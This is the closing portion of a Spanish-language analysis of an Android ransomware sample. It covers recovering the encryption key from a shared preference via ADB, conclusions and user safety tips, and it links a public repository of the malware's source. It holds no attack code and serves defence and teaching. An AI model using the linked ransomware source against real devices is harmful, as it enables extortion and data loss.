


Imagen cifrada

Al intentar abrir la imagen veremos que está no carga




Problema al abrir la imagen


XI. Recuperando la clave maestra

Cuando realizamos el análisis estático descubrimos que la aplicación hace uso de las preferencias compartidas del sistema para guardar la clave maestra con la que han sido cifrados los archivos. Para recuperar está clave solo debemos descargar con ADB la preferencia compartida que tiene el nombre de **GOOGLE_DB** para visualizar la clave.


Encontrando las preferencias compartidas



Descargando las preferencias compartidas



Folder de la solución con la preferencia compartida



Clave del dispositivo con el que se cifraron los archivos

XII. Conclusiones y Tips


El objetivo de la muestra y el análisis fue determinar lo dañino que puede ser este tipo de malware que nos puede llegar a dejar una gran perdida de información y en caso de pagar el rescate, que nunca es recomendable, nos pueden dejar con una perdida de dinero. Durante el análisis descubrimos como el uso de ciertas tecnicas hacen que el malware pueda pasar desapercivido al momento de analizarse.

Hemos concluído que esta muestra puede comprometer toda la información que tengamos en nuestro dispositivo para luego pedirnos un rescate a cambio de recuperarla.


A pesar de que existen muchas amenazas que atentan contra nuestra información y es imposible garantizar el 100% de seguridad, aún podemos mantenernos más seguros aplicando algunos de los siguientes consejos:

- No instalar aplicaciones de fuentes desconocidas
- Leer los permisos que solicitan las aplicaciones
- Tener un backup en la nube
- Instalar los últimos parches de seguridad para el dispositivo
- Instalar una solución de seguridad para el dispositivo móvil
- Actualizar el sistema operativo del dispositivo
- Verificar la fuente de donde se descarga la información
- Realizar una revisión continua de las aplicaciónes instaladas


XIII. Anexos: Imágenes de prueba en un dispositivo físico



C&C del ransomware



Problema al visualizar los archivos



Cifrado de los archivos

Referencias

[1]. (s.f.). Obtenido de https://www.trendmicro.com/vinfo/us/security/definition/ransomware

[2]. (s.f.). Obtenido de https://securelist.com/ksn-report-mobile-ransomware-in-2014-2016/75183/

[3]. (s.f.). Obtenido de http://www.businessinsider.com/device-sales-rise-to-24-billion-2013-6

[4]. (s.f.). Obtenido de https://github.com/coh7eiqu8thaBu/SLocker

[5]. (s.f.). Obtenido de https://github.com/coh7eiqu8thaBu/SLocker

[6]. (s.f.). Obtenido de http://0xword.com/es/libros/76-malware-en-android-discovering-reversing-and-forensics.html

[7]. (s.f.). Obtenido de https://koodous.com/

[8]. (s.f.). Obtenido de https://stackoverflow.com/questions/6235290/how-to-make-apk-secure-protecting-from-decompile

[9]. (s.f.). Obtenido de https://www.welivesecurity.com/la-es/2017/06/07/hooking-aplicaciones-alterar-comportamiento/

[10]. (s.f.). Obtenido de https://www.welivesecurity.com/la-es/2017/10/20/analizar-apps-android-inspeckage/

[11]. (s.f.). Obtenido de https://www.welivesecurity.com/la-es/2016/12/14/evadir-antiemulacion-android/

[12]. (s.f.). Obtenido de https://stackoverflow.com/questions/990705/whats-the-difference-between-sha-and-aes-encryption

[13]. (s.f.). Obtenido de https://www.welivesecurity.com/la-es/2017/10/13/doublelocker-ransomware-android-accesibilidad/

[14]. (s.f.). Obtenido de https://es.wikipedia.org/wiki/Mr._Robot